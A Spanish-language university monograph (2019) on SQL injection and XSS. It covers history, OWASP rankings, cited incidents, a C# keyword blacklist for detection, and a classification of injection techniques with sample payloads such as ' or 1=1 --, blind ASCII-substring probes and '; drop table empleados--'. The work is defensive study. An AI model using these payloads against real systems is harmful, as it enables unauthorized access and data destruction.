HACKING WEB (ANÁLISIS DE ATAQUES SQL Inyección, XSS)

NASSER SEGUNDO CHALABE JIMENEZ

Universidad Nacional Abierta y a Distancia - UNAD
Escuela de Ciencias Básicas Tecnología e Ingeniería
Especialización en Seguridad Informática
Cartagena, Colombia
2019

HACKING WEB (ANÁLISIS DE ATAQUES SQL Inyección, XSS)

NASSER SEGUNDO CHALABE JIMENEZ

Monografía

Tesis o trabajo presentada(o) como requisito parcial para optar al título de:
Especialista en seguridad informática

Director (a):

Christian Reynaldo Angulo Rivera

Línea de Investigación:
Infraestructura tecnológica y seguridad en redes

Universidad Nacional Abierta y a Distancia - UNAD
Escuela de Ciencias Básicas Tecnología e Ingeniería
Especialización en Seguridad Informática
Cartagena, Colombia
2019

TABLA DE CONTENIDO

LISTA DE TABLAS

Lista de Gráficas

INTRODUCCIÓN

A medida que pasa el tiempo con el desarrollo de las tecnologías han alcanzado unos avances significativos para optimizar los procesos de softwares, aplicaciones web, entre otros. El uso de los diferentes servicios ofrecidos para hacer consultar a través de páginas dinámicas, compras de productos, asesorías online han fortalecidos y mejorado las actividades diarias de las personas. En gran parte de los sitios web creados, se maneja diferentes tipos de información, más si se tiene la presencia de bases de datos y lenguajes de programación bien estructurados que proporcionan un nivel de seguridad e interfaces interactivas hacia el usuario.

En cuestiones de seguridad el desarrollo de aplicativo web y gestores de bases de datos ha sido afectado, por causa de errores de programación, configuraciones por defecto, lo cual ha generado el descubrimiento de vulnerabilidades para los atacantes y proporcionar ataques de impacto como SQL y XSS, que durante tiempo han sido el top 10 de OWASP.

1. TITULO

“HACKING WEB (ANÁLISIS DE ATAQUES SQL Inyección, XSS)”

2. PLANTEAMIENTO Y FORMULACIÓN DEL PROBLEMA

2.1. ANTECEDENTES DEL PROBLEMA

En los últimos años, la Word Wide Web (WWW) ha experimentado un crecimiento asombroso de muchas aplicaciones Web en línea que se han desarrollado para cumplir con ciertos propósitos. Día a día, todo el mundo está en constante comunicación con *'la tecnología informática"* para hacer uso de sus servicios, realizar sus actividades pero al parecer, desconocen el gran balance en que se encuentran los sitios web en asuntos de seguridad, no todo lo que se visita en línea es seguro, cuando cierto grupo de personas acceden a un link de interés, son objetivos primordiales por parte de atacantes o hacker que constantemente están en la búsqueda de fallos para comprometer la información de los usuarios como la de una organización en su totalidad.

2.1.1. ¿Cómo surgió la primera inyección SQL de la historia?

Hacia el año 1999, el lenguaje estructurado de consulta SQL se convertía en uno de los lenguajes más recursivos por el uso de expresiones regulares que facilitaban tener una mejor visión dinámicas de consultas de datos que se realizaban. Sin embargo, sus inicios se dieron a conocer una vez el Instituto de Estándares Nacional Estadounidense (ANSI) en 1986 divulgaron una guía operacional de cómo trabajan y operaban las bases de datos relacionales.

Con el surgimiento de la primera versión de MYSQL en el año 1995 y el lenguaje de programación PHP en 1998, dieron lugar en ese entonces al movimiento dinámico de páginas webs con mejores ilustraciones, este uso de lenguajes era lo más ideal, lo que desato en 1999 el nacimiento de las listas de información de vulnerabilidades comunes denominada CVE (Common Vulnerabilities and Exposures), base de datos con información y listado publicados de miles de vulnerabilidades

informáticas[1].

Durante esa época y con el surgimiento de vulnerabilidades bajo tecnologías que se manejan en ese tiempo, un hacker con sobrenombre Rain Forest Puppy, alerta sobre un blog o artículo, técnicas nuevas donde se ejecutaban comando e instrucciones utilizando el lenguaje SQL, sobre un servidor web versión IIS 4.0, con Windows NT y con Microsoft SQL Server 6.5 con conexione ODBC. El artículo publicado en 1998, denominado vulnerabilidades de tecnología Web NT (NT Web Technology Vulnerabilities), marco uno de los origines de la inyección SQL o SQL injection (SQLi), considerado actualmente uno de los ataques web más comunes e importante. Puede examinarse aquel artículo completo oportunamente en el sitio web de Phrack[2].

La falla en los sistemas que presentan esta vulnerabilidad, se determina cuando se logra inyectar código SQL a una aplicación o servidor web, su función radica en alterar las consultas realizadas a la base de datos y evadir cualquier factor de defensa y mecanismo de seguridad configurado, permitiendo ejecución de comandos u obtención de información sensible, entre otros. En base al artículo publicado por el hacker con sobrenombre Rain Forest Puppy, convirtiéndose en investigador de seguridad y cuyo nombre es Forristal, un compañero de investigación tuvo la tarea de enviarle un mensaje de correo electrónico a Microsoft alertándole sobre lo que habían descubierto y el problema que representaba esa falla, por lo que la respuesta hilarante de la gran multinacional fue: “lo que reportan no ha sido un problema grave, no se preocupen o se esfuercen por dar solución”. Ahora, veinte años después de reportada la información, la SQL Inyección se haya reiteradamente, en la escala de posiciones de uno a dos de las vulnerabilidades divulgadas cada tres años en los informes de los Top 10 de OWASP (Open Web Application Security Project), fundación que ayuda a soportar proyectos para el

[1] PRESTAMO RODRIGUEZ, Jhonatan. Asi fue descrita la primera inyección SQL de la historia TEKNOPLOF! (en línea) España 2016/12/01 Parr 1 [Consultado el 20 de agosto de 2017] Disponible en internet: http://www.teknoplof.com/2016/12/01/asi-fue-descrita-la-primera-inyeccion-sql-la-historia/
[2] Ibid

control de riegos y las peores amenazas a las que están expuestos los sitios web en la actualidad[3].

2.1.2 ¿Cuál es la influencia histórica de JavaScript en el ataque XSS?

Las redes de información y la informática han ido cambiando desde sus inicios de forma continua, incluso en nuestros tiempos las tecnologías de comunicación y computación crecen a un ritmo exponencial. Hoy día disponemos de comunicaciones en tiempo real a través de internet, desde sus origines cuando usuarios se conectaban a velocidades máxima de 28.8 Kbps a través de los módems, época que reflejaba los inicios de los años 90. A principios de ese tiempo el desarrollo de páginas web y aplicaciones evolucionaban en sus aspectos de contener formulario complicados y dinámicos.


Con la evolución de los aspectos sobre las aplicaciones y diseños de sitios web, nació la necesidad de crear un lenguaje de programación que le permitirá al usuario responder de manera más rápida y mostrar los errores a través de un formulario indicando lo que se debía corregir, previamente ejecutado a través del navegador, disminuyendo respuesta enviada por el servidor. En 1995, año en que se lanzaba la versión 2.0 del navegador Netscape, junto a su programador Brendan Eich, quien optaba por implementar diferentes tecnologías, entre eso el lenguaje denominado LiveScript.

Posteriormente, el lanzamiento de Netscape dio lugar al nuevo lenguaje de programación JavaScript, se cambia la palabra Live por Java, razón por la que era la palabra de moda en la época y por estrategias de marketing lo denominan de esa manera. El lenguaje tuvo éxito y se seguía implementando en las versiones 3.0 del navegador Netscape, reconocimiento que se dio por la alianza de Netscape con Sun Microsystems. A su vez en competencia contra Microsoft quien lanza JScript para

[3] Ibid

el navegador internet Explorer versión 3, producto de copia de JavaScript, pero con nombre diferente para impedir problemas legales.

Grafica 1.Incidencia histórica del ataque XSS



Fuente: Elaboración propia

2.2. DESCRIPCIÓN Y FORMULACIÓN DEL PROBLEMA

En la actualidad este impacto se ha generado por los dos tipos de ataques más determinantes durante todo el tiempo de la evolución de las tecnologías y la seguridad web como son SQL Inyección y XSS, vulnerabilidades que son producidas por malas configuraciones de programación y que generan un peligro dentro de los organizaciones, donde por una simple comilla (,) o insertar un Alerta a través del lenguaje JavaScript se logre acceder a información fundamental o inyectar código malicioso en las aplicaciones web afectando dos de los pilares de la información su integridad y la disponibilidad de la misma; lo que produce un riesgo mayor para la continuidad del oficio. Es claro que todas las aplicaciones están expuestas a ser vulnerables independientemente de la tecnología en la que fueron diseñadas.

Por la anterior y teniendo en cuenta que la seguridad web es afectada por los ataques más influyentes en los aplicativos web a nivel mundial y que según el Top 10 de OWASP[4], para 2017 están en la posición A1-A7 respecto a la nomenclatura establecida en el proyecto, para muchas organizaciones es desconocimiento a nivel general estas documentaciones, originándose como planteamiento de nuestro estudio el siguiente interrogante: ¿CÓMO SURGE UN ATAQUE XSS / SQL INJECTION Y CUÁLES SON LOS PROCESOS PARA PREVENIRLOS?

[4] Van der Stock, Andrew y Otros. The Ten Most Critical Web Application Security Risks (en línea). Owasp.org. Usa (2017). [Consultado el 15 de septiembre de 2017] Disponible en internet: https://www.owasp.org/images/0/0a/OWASP_Top_10_2017_GM_%28en%29.pdf

3. JUSTIFICACIÓN

La mayoría de organizaciones y empresas hoy en día manejan todo tipo de información a través de una página web, aplicaciones o servidores que almacenan esta información para ser compartida, consultada y difundida en la red, sin embargo, están sujetas a los cambios tecnológicos que han surgido durante años y que cada día son susceptibles a los posibles ataques, amenazas, el mal uso o incluso el robo de la información en ambientes web. Por lo tanto, es necesario que las organizaciones conozcan que esto niveles de vulnerabilidades de ataques web representan un riesgo a nivel general y mundial de toda una nación. Entre los ataques que han estado presente en los altos escalafones y que son relevancia de estudio al caso investigativo son SQL Inyección y los ataque XSS. Con base a los ataques mencionados anteriormente se muestra en la TABLA 1, los principales ataques a aplicaciones web.

Tabla 1. Principales ataques a aplicaciones Web

	OWASP Top 10 – 2017
→	A1:2017-Injection
→	A2:2017-Broken Authentication
↘	A3:2017-Sensitive Data Exposure
U	A4:2017-XML External Entities (XXE) [NEW]
↘	A5:2017-Broken Access Control [Merged]
↗	A6:2017-Security Misconfiguration
U	A7:2017-Cross-Site Scripting (XSS)
☒	A8:2017-Insecure Deserialization [NEW, Community]
→	A9:2017-Using Components with Known Vulnerabilities
☒	A10:2017-Insufficient Logging&Monitoring [NEW,Comm.]

Fuente: VAN DER STOCK, Andrew y Otros. The Ten Most Critical Web Application Security Risks (en línea). Owasp.org. Usa. 2017. [Consultado el 15 de septiembre de 2017] Disponible en internet: https://www.owasp.org/images/0/0a/OWASP_Top_10_2017_GM_%28en%29.pdf

Como se observar en la figura anterior, el SQL inyección se convierte en los ataques más prevalentes de aplicaciones web.

Actualmente este trabajo tiene como fin presentar un enfoque técnico y automatizado que demuestra la creación de insumos que exponen estas vulnerabilidades y los riesgos que presentan para una compañía si no son subsanados a tiempos. Es importante tener en cuenta el estudio y la viabilidad de metodologías que se deberá tener de estas técnicas de ataques web para garantizar la seguridad de aplicaciones, servidores web, entre otros, con el sentido de generar y visualizar reportes de los resultados auditados que permitirán tratar al máximo que los desarrolladores no tengan errores.

4. OBJETIVOS

3.1 OBJETIVO GENERAL

Demostrar la exploración de los métodos y ejecuciones de los ataques de hacking web.

3.2. OBJETIVOS ESPECÍFICOS

1) Detallar los métodos para realizar pruebas a las diferentes aplicaciones existentes.

2) Establecer recomendaciones para la defensa contra los ataques de aplicaciones web basado en controles, políticas y procedimientos de TI.

3) Realizar metodologías o pruebas de laboratorios de hacking ético que permitan demostrar el desarrollo de la investigación.

5. MARCO REFERENCIAL

5.1 MARCO CONCEPTUAL

CIBERSEGURIDAD: También conocida como el ciberespacio, es un área de la informática que se encarga de proteger la información o el activo más valioso de una organización, asegurando los pilares de la seguridad de los datos, hace uso de los métodos, herramientas, políticas para la gestión de riesgo y mitigación de amenazas, garantizando las medidas del ciberentorno.

HTML: Lenguaje de Marcado de Hypertexto, uno de los principales lenguajes iniciales de diseño web, para modelar documentos basado en conceptos de etiquetas, todo HTML es prácticamente un archivo plano de texto, se puede encontrar en su versión HTML5[5].

HACKER: Individuo con altos conocimientos de tecnologías en varios campos de la informática, programación, redes, sistemas operativos entre otros, que tiene la facultad y habilidades de conocer cualquier herramienta y manejo de la misma, su principal característica es la curiosidad[6].

HACKING ETICO: son un grupo de profesionales que usan sus conocimientos informáticos para realizar pruebas a redes de datos, sistemas y encontrar fallas o vulnerabilidades para ser reportadas, con el objetivo que se seleccionen las medidas más adecuadas de seguridad en una organización.

OWASP: Proyecto sin ánimo de lucro creado de manera libre para el testeo o pruebas de aplicaciones web, con el objetivo de que se creen aplicaciones web seguras y se tengas las bases mínimas de seguridad en una empresa u

[5] Acerca de HTML. (2017). Que es HTML y para qué sirve. Obtenido 10 Diciembre 2017, Disponible en internet: http://www.acercadehtml.com/manual-html/que-es-html.html

[6] Paneque Espinar, Isaac. Linux 4You. [En línea]. Ed 1ra. España: Safe Creative 2013. Pag 420 [Consultado el 10-dic-2017]. Disponible en: https://books.google.com.co/books?id=jSECXTiZqvYC&pg=PA420&lpg=PA420&dq=que+es+un+hacker+pdf+espa%C3%B1ol+google&source=bl&

organización.

SEGURIDAD DE LA INFORMACION: Es un término en general que utiliza las medidas de seguridad necesarias para proteger la información, se convierte en el activo de valor más esencial para una empresa, permitiendo gestionar, conocer y mitigar los riesgos presentes.

SEGURIDAD INFORMATICA: Es la disciplina que engloba todo procedimiento, técnicas, métodos, acciones para prevenir y proteger los sistemas de información garantizando la privacidad y asegurando los recursos de medios tecnológicos. Representa la continuidad de negocios, debido a la libre disminución y prevención amenazas de agentes externos e internos.

URL: Es la única dirección que puede tener un archivo para el acceso al internet, un significado más específico de URL puede ser "*localizador uniforme de recursos*" se nombra de esta manera debido a la cadena de caracteres que utiliza para encontrar algún recurso de la internet, cabe aclarar que cualquier archivo que se encuentre dentro del sitio web puede identificar con una URL.

WORLD WIDE WEB: Es una red informática estándar como sistema de comunicación por el cual se puede realizar serie de actividades entre los usuarios, la www es el encabezado que tiene todo portal que se encuentre en la Red al que queremos acceder, gracias a esta podemos tener un acceso preciso a los lugares donde queremos ingresar a través de internet.

5.2 MARCO TEÓRICO

5.2.1 Antecedentes

Han pasado más 10 años desde la publicación del primer documento de investigación SQL Injection, sin embargo, hoy en día estamos observando que es uno de las explotaciones de ataques más devastadores de los últimos tiempos. Datos de las empresas y las redes se rompen a través de este ataque simple, con solo recorrer servicios en el servidor de seguridad sobre el puerto 80, 443 y de allí parte a las redes internas de muchas organizaciones. Afortunadamente, en la actualidad hay varias herramientas automatizadas disponibles para llevar a cabo simulaciones de ataques SQL injection en sus propias bases de datos para ver la susceptibilidad de sus sistemas y aplicaciones a las amenazas.

En el año 2002, publican un artículo llamado "*Técnicas De Sql Injection Un Repaso (Versión 1.5)*" escrito por Hernán Marcelo Racciatti[7], este categoriza al SQL inyección, como un ataque o "*vulnerabilidad de control de entrada*", además, otorga un punto de vista de la inyección categorizándolo como la introducción de comandos SQL, abiertas dentro de una consulta previamente establecida con el fin de manipular las tecnologías de una aplicación, lo que nos da entender que no es nada novedoso este tipo de ataque en el campo de la seguridad informática, debido a que estos se pueden lograr con solo tener un explorador de internet y con conceptos básicos en base a la vulnerabilidad.

En el año 2007, surgió un libro llamado "*Hacking Web 2.0 Exposed*" con la colaboración de diferentes autores como Richcannngs ("ingeniero de seguridad de la información en Google".), HimanshuDwivedi (socio fundador de Socios ISEC)

[7] Rocciatti, Hernan Marcelo. Tecnicas de SQL injection: Un repaso (versión 1.5). (en línea) Red Zone.Net Argentina (12/07/2002) [Consultado el 05 de febrero de 2018] Disponible en: https://www.redeszone.net/app/uploads/Tecnicas-de-SQL-Injection.pdf

ZaneLackey (consultor de seguridad sénior de Socios ISEC)[8]; según estos autores, la inyección de SQL se utiliza para evitar la autenticación, tener un control, revisión o registro de la base de datos en un servidor remoto.

En el año 2002, se divulga el trabajo llamado "*Advanced Sql Injection In Sql Server Applications*", creado por la Ngssoftware Insight Security Research (Nisr)[9]. En donde se evidencia las formas más simples y comunes del SQL inyección, concentrada a los servers más utilizados como "*Microsoft Internet / Active Server Pagés / plataforma de SQL Server.*" Principalmente se enfoca en los problemas de validación de datos y las bases de datos que están concatenadas, específicamente en el TRANSACT-SQL., que es una extensión al SQL de Microsoft utilizados como Lenguaje de Búsquedas Estructurado. Según los autores la Inyección de SQL se produce cuando un atacante es capaz de añadir una sucesión de sentencias SQL en una consulta mediante la manipulación de la entrada de datos en una aplicación.

Tres años después germinó un documento llamado "*SQL INJECTION ATTACK DETECTION AND PREVENTION*" creado por MCA Department, Adhiyama An College Of Engineering ubicada en Tamilnadu, India[10], este trabajo se basa en un enfoque para detectar y evitar las consultas de inyección, así como la secuencia de comando, este contribuye con los estudios del SQL ATTACK, detección y prevención, donde se evidencia las maneras de acceder, modificar y suprimir, del SQL inyección original.

[8] Cannings, R., Dwivedi, H., & Lackey, Z. Hacking exposed web 2.0. New York: McGraw-Hill. (en linea) EPDF, Mexico, (2008) [Consultado el 17 de enero de 2018] Disponible en: https://epdf.tips/hacking-exposed-web-20-web-20-security-secrets-and-solutions-hacking-exposed.html

[9]En el año 2002, se divulga el trabajo llamado "Advanced Sql Injection In Sql Server Applications", creado por la Ngssoftware Insight Security Research (Nisr)

[10] RESERCHGATE [en linea] [Consultado el 30 de enero de 2018] Disponible en: https://www.researchgate.net/publication/267243666_SQL_INJECTION_ATTACK_DETECTION_AND_PREVENTION

5.2.2. Implementación de códigos SQL

Otra técnica en el que hace énfasis este trabajo es el SQL Injection Reportases que aplica en ASP.Net y SQL Server, un gran aporte al método presentado que detecta y evita los caracteres especiales. Hay una lista de caracteres especiales y palabras que se introducen en las consultas SQL que se obtienen o más bien logran causar daños en la base de datos. El método presentado por este documento para evitar o detectar "*los puntos negros en la consulta SQL presentada, envía un Inyección SQL o un mensaje de ataque para el administrador del sistema que a su vez genera y envía un mensaje de advertencia para el usuario, se detiene todas las transacciones que se emite a partir de ese usuario y los bloques de la dirección IP del usuario. Esta previene el daño de base de datos*" la detección de código es la siguiente.

```
private static string[] blackList = {"--",";--",";","/*","*/","@@"

"char","nchar","varchar","nvarchar","fetch","insert","kill",

"open","select","alter","begin","cast","create","cursor","declare",

"delete","drop""end","exec","execute","sys","sysobjects","syscolumns",

"table","update"};

public static boolCheckInput(string parameter)

for (inti = 0; i<blackList.Length; i++)

if((parameter.IndexOf(blackList[i],StringComparison.OrdinalIgnoreCase) >= 0))

return true;

return false;

}
```
[11]

[11] RESERCHGATE [en linea] [Consultado el 30 de enero de 2018] Disponible en: https://www.researchgate.net/publication/267243666_SQL_INJECTION_ATTACK_DETECTION_AND_PREVENTION

La afirmación anterior, manifiesta la totalidad de las vulnerabilidades en los aplicativos webs, precisamente un año atrás se les conocía a los ataques SQL como ataques de inyección de código, esta era la forma de implantar código en un programa mediante la utilización de suposiciones o configuraciones no verificadas del sistema que hace sobre sus entradas. Dos años después a mediado de septiembre salió a la luz un artículo llamado "*Attack Methodology Analysis: SQL Injection Attacks*" escrito por BriRolston (The INL is a U.S. Department of Energy National Laboratory operated by Battelle Energy Alliance)[12] su autor presenta la comprensión del significado de SQL inyección y el porqué es considerada amenaza significativa al sistema de control ambientes. Este trabajo se enfoca en un punto importante: los procedimientos básicos del ataque durante el proceso, donde primero se suministra la entrada en la aplicación que transporta los datos de la base de datos, luego se realiza una intrusión con comandos maliciosos que se introducen en una consulta SQL, de tal forma que el front.end de la aplicación acepte la entrada como legítima, esto significa para el atacante una oportunidad de obtener privilegios de autentificación en la base de datos atacada.

5.2.3. Ejemplificación de ataques SQL

El 1 de noviembre de 2005, un estudiante de secundaria utiliza inyección SQL para entrar en el sitio de una revista de información de seguridad del grupo taiwanés Target Tech y robar información de los clientes. Un año después surgieron más ataques como el presentado, el 13 de enero de 2006, los delincuentes informáticos rusos irrumpieron en un sitio web del gobierno de Rhode Island y presuntamente robó datos de tarjetas de crédito de las personas que han hecho negocio en línea con las agencias estatales. Otro sucedió el 29 de marzo de 2006, Susam Pal descubrió un fallo de inyección SQL en un sitio oficial de turismo del gobierno indio. El 2 de marzo de 2007, Sebastián Bauer descubrió una falla de inyección SQL en

[12] Bri Rolston, DAVESCHULL, septiembre de 2005 [Consultado el 15 de mayo de 2017] Disponible en: http://daveschull.com/wp-content/uploads/2015/05/SQL-Injection-Attacks.pdf

la página de acceso knorr.de. El 29 de junio de 2007, un criminal informático desfiguró la página web de Microsoft UK usando la inyección de SQL[13].

En la revista TechNet. Microsoft de la Microsoft en el año 2008[14], surge un comunicado informando sobre los incidentes provocados por hackers hacia la reciente seguridad de Microsoft (951306) o problemas de seguridad, conocidos afines con IIS 6.0, ASP, ASP.Net o tecnologías de Microsoft SQL. Los atacantes han utilizado una ofensiva automatizada que alcanza aprovecharse de las vulnerabilidades que produce las páginas web que no siguen los procedimientos internos de desarrollo seguro de las aplicaciones web. Aunque los ataques son dirigidos a ciertos espacios determinado en los servidores web IIS, los fallos del sistema siempre tendrán presente las vulnerabilidades ocasionadas por la inyección SQL, afectando cualquier plataforma, este mismo artículo explica que existen varias guías de Microsoft para el desarrollo web, estas guías se enfatizan en las Directrices sobre buenas prácticas que los desarrolladores pueden seguir para mitigar inyección SQL.

El 16 de mayo del 2008 en la revista ZD.NET surge un comunicado llamado "*Redmond Magazine con éxito SQL inyectado por hacktivistas chinos"*[15] la Redmond magazine es la voz de Microsoft IT, antes, conocida como Microsoft certified profesional magazine, fue a saltada por hacktivistas con una inyección SQL, además de haber afectado otros dos sitios más conocidos como Redmond Developer News y Redmond Channel Partner Online.

[13] Justin Clare, GOOGLE LIBRO, Sql injection attacks and defense (12 de Julio de 2012) [Consultado el 23 de abril de 2018] Disponible en: https://books.google.com.co/books/about/SQL_Injection_Attacks_and_Defense.html?id=KKqiht2IsrcC&redir_esc=y

[14] REVISTAMSDN.MICROSOFT: SQL Injection SQL Server. Disponible en: http://translate.google.com.co/translate?hl=es&langpair=en|es&u=http://msdn.microsoft.com/en-us/library/ms161953%28v%3Dsql.105%29.aspx

[15] 2008 ZD. netRedmond Magazine con éxito SQL inyectado por hacktivistas chinos

5.2.4 Crecimiento de los ataques SQL en los últimos tiempos

El 4 de diciembre del 2009 se descubre SQL Injection en Wall Street Journal[16], la ONU realizo una investigación sobre la sección CEO COUNCIL DEL WSJ y logran evidenciar que el servidor que aloja la base de datos está permitiendo que ingresen los paramentos LOAD_FILE, lo que significa que existe la posibilidad de que un atacante podría utilizar esta opción para servir de malware a los usuarios final.

La revista VisualStudio magazine, hace un gran aporte a los ataques de inyección SQL en el año 2012[17], donde se evidencia los SQL inyección como un vector de ataque, la empresa EMPERVA realizo una conferencia de hackers y concluyo que SQL inyección esta ahora empatado con DDOS como el tema más discutido. La SQL inyección unos años atrás tenía el 19 % de tema de discusión mientras que DDOS tenía el 22 %, lo que indica un aumento relativo en la popularidad de inyección SQL.

El 3 de agosto del 2012 la infosecurity-magazine realizo una investigación donde los Ataques de inyección SQL subió 69% en el 2T[18] según los informes de FIREHOST los ataques SQL inyección se elevó al 69 % en el segundo trimestre quiere decir que aumento a 469.983 ataques "*Chris Hinkley, ingeniero sénior de seguridad de FireHost atribuyó los ataques de inyección SQL aumentan a la no inclusión de las medidas de seguridad en el proceso de desarrollo de software*. "*Inyección SQL se considera una fruta bajita*."

En el último informe trimestral de la FIREHOST se realizó un recorrido de ataques CROSS-SITE REQUEST FORGERY, donde se evidencia que del 43% de los ataques bloqueados por FIREHOST, el 27% son XXS, el 21 de inyección SQL y el 9 son CSRF. El 83% de los ataques proviene de los Estados Unidos, el sur de Asia tiene un 8%.

[16] 2009 SQL Injection descubierto en Wall Street Journal (Update)
[17] 2012 visualstudio magazine Chatter Hacker Muestra Aman Los ataques de inyección SQL
[18] 2012 infosecurity-magazine Ataques de inyección SQL subió 69% en el 2T

“*Blind SQL Injection resultados de una mitigación insuficiente para la inyección de SQL. A pesar de la supresión de los mensajes de error de base de datos se consideran las mejores prácticas, la represión por sí sola no es suficiente para evitar la inyección de SQL. Blind SQL Injection es una forma de inyección SQL que supera la falta de mensajes de error. Sin los mensajes de error que facilitan la inyección de SQL, el atacante construye cadenas de entrada que indagan sobre la meta a través de simples expresiones booleanas de SQL. El atacante puede determinar si la sintaxis y estructura de la inyección fue exitosa en función de si la consulta se ha ejecutado o no. Aplicado iterativa, el atacante determina cómo y dónde el objetivo es vulnerable a la inyección de SQL, Por ejemplo, un atacante puede intentar entrar en algo así como "nombre de usuario*"[19] AND 1 = 1, - "*en un campo de entrada. Si el resultado es el mismo que cuando el atacante entró en "nombre de usuario" en el campo, entonces el atacante sabe que la aplicación es vulnerable a la inyección de SQL*[20]” el atacante puede extraer información de la base de datos, un ejemplo puede ser por medio de esta consulta:

"username" y ASCII (inferior subcadena (((SELECT TOP 1 nombre de sysobjects donde xtype = 'U'), 1, 1)))> 108”.

Si la consulta anterior se ejecuta correctamente, entonces el atacante sabe que el primer carácter de un nombre de tabla en la base de datos es una letra entre M y Z. Si no lo hace, entonces el atacante sabe que el personaje debe ser entre una A e l (suponiendo por supuesto que los nombres de tabla sólo contener caracteres alfabéticos). Al realizar una búsqueda binaria en todas las posiciones de caracteres, el atacante puede determinar todos los nombres de tabla de la base de datos. Posteriormente, el atacante podría ejecutar un ataque real y enviar algo así como:

[19] INFO SECURITY: DDoS and SQL injection are the most popular attack, (12 de octubre de 2012) [Consultado el 30 de mayo de 2017] Disponible en: https://www.infosecurity-magazine.com/news/ddos-and-sql-injection-are-the-most-popular/
[20] Ibib

"username"; operaciones DROP TABLE[21].


5.2.5 Clasificación de ataques o categorías SQL inyección

La forma más sencilla de un ataque base de las SQL inyección es mostrar los datos en pantalla para el atacante, pero en ocasiones este ataque no funciona y se requiere de otra condición por el cual la información o datos sean obtenidos, para este caso se hace uso de ataques a inyecciones a ciegas(**blind Sql injection**), donde su objetivo radica en el momento de inyectar código y obtener la información de la base de datos, basado en el comportamiento de la aplicación, es decir, el procedimiento es detectar el ingreso de un sentencia o parámetro vulnerable y observar el resultado o respuesta obtenida de la aplicación.

Teniendo en cuenta los comportamientos que tienen las inyecciones SQL y la manera de ejecutar una sentencia en la base de dato afectada, su grupo de inyecciones establecen diferentes técnicas, por el cual se pueden explotar las vulnerabilidades, por lo que se analizaran por clasificación o categoría a través de la siguiente grafica.

[21] COMMON ATTACK PATTERN ENUMERATION AND CLASSIDICATION, CAPEC-7: Blind SQL Injection (18 de mayo del 2012) [Consultado el 3 de abril de 2018] Disponible en: http://capec.mitre.org/data/definitions/7.html

Grafica 2. Categorías Sql Inyección



Fuente: Elaboración propia

5.2.5.1 Orden de Inyección

También conocido como orden de inyección se dividen en 2 tipos de ataques, ataques.

5.2.5.1.1 Primer Orden

Ejecutados cuando el atacante obtiene los resultados de inmediato, sea la aplicación que este testeando para adquirir la información o por otro mecanismo donde obtiene la respuesta interactuando de la base de datos. Esto quiere decir que los ataques realizados al sistema de gestión de base de datos son directamente interacciones o manipulación SQL a través de sentencia y que su efecto es primordial a través de la siguiente estructura:

Tautología: Ataque basado en inyectar códigos en las consultas SQL donde se obtiene un resultado verdadero, a través de declaraciones condicionales que

permiten una evaluación cierta. Se fundamentan en saltarse la ruta de autenticación:

Select * from Users where Username = ’’ or 1=1 -- and pass=’’

Condicional usado para validar la condición verdadera: or 1=1 --

Inferencial: En este ataque los datos no son mostrados en pantalla a través de la aplicación web una vez atacada, para este caso el atacante debe obtener respuestas a través de los comportamientos del sitio una vez inyecta los códigos.

SELECT * FROM users WHERE Username=’RealUser’

and 1=1 -- ’ AND pass=’’ and pid=0

frente a este escenario el atacante envía su primera inyección y recibe un mensaje de error de inicio de sesión debido que la entrada es válida como falsa, pero cuando envía una segunda consulta y es validada como verdadera y la aplicación no genera un mensaje de error, indica que el ataque es vulnerable a la inyección.

Piggy-Backed Queries(Consultas con cerdito): Ataque basado en añadir consultas nuevas sobre la original sin realizar ningún tipo de modificación, es decir, logra complementar las nuevas consultas sobre la original para extraer datos, ejecutar comando remotos y satisfacer el ataque. Ejemplo:

’; drop table empleados--

Eliminará la tabla empleado si existe en el esquema.

Stored procedures attack (Ataque de procedimientos almacenados): Tipo de ataque que se genera cuando se tiene conocimiento del producto o soporte de la base de datos, los procedimientos almacenados son usados para ejecutar ciertas funciones específicas. Si se tiene una sesión de procedimiento en la BD, y se aceptan entradas de parámetros de usuarios, el código puede ser explotado.

EXEC sectionA’) UNION ALL (SELECT passwd FROM staff

Alternate Enconding (codificación variable/alternativa): Es un tipo de código utilizado

para evadir los mecanismos de protección, a través de su codificación, ayuda a los otros ataques para evadir el sistema de defensa. Utiliza los métodos de codificación: Hexadecimal, Unicode entre otros.

